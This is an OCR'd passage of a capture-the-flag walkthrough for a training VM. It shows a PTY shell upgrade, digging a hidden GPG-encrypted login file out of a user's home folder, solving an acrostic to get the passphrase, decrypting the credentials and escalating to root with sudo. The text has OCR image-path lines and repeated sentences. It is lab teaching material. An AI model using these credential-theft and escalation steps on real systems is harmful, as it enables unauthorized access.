
python -c ‘import pty;pty.spawn("/bin/bash")’

Exploitation

cd /home/bob
cat .old_passwordfile.html



There was a folder inside a folder and go on till we have a note.sh file.
The Path for that file is /home/bob/Documents/Secret/Keep_Out/Not_Porn/No_Lookie_In_Here/notes.sh
On finding those notes.sh, I opened it using cat command. It contained Message:
Harry Potter is my favourite
Are you real me?
Right, I'm ordering pizza this is going nowhere
People just don't get me
Ohhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhh <sea santy here>
Cucumber
Rest now your eyes are sleepy
Are you gonna stop reading this yet?
Time to fix the server
Everyone is annoying
Sticky notes gotta buy em
We tried a couple of combination from the words in them but after some multiple guesses. Then it struck me that I could try to use the first letter of every sentence and create a word, after doing that I got the word "HARPOCRATES" On googling it I found that it has done something with secrets and password. This made me sure that it is the passphrase for the gpg file.




So time to decrypt the gpg file

gpg --batch –passphrase HARPOCRATES -d login.txt.gpg

Great! We have the bob login credentials!

Username: bob


Password: b0bcat_




Now that we have the login credentials let’s login into bob’s shell

After logging in I ran the command sudo -l which showed that we have “ALL” Permission. Now all we have to do is get on to root shell which can be done using command sudo su


sudo -l



Now that we have the login credentials let's login into bob's shell
After logging in I ran the command sudo -l which showed that we have "ALL" Permission. Now all we have to do is get on to root shell which can be done using command sudo su
sudo su
id
ls -al



After we got into the root shell all that is left is to open the root flag which can be done using command
ls
cat /flag.txt


Applications Places System
Thu Aug 6, 20:56
Parrot Terminal
File Edit View Search Terminal Tabs Help
Parrot Terminal
Parrot Terminal
root@Milburg-High:/# ls
ls
bin flag.txt lib mnt run tmp vmlinuz.old
boot home lib64 opt sbin usr
dev initrd.img lost+found proc srv var
etc initrd.img.old media root sys vmlinuz
root@Milburg-High:/# cat flag.txt
cat flag.txt
CONGRATS ON GAINING ROOT
#root
Thanks for playing -c0rruptedblt
root@Milburg-High:/#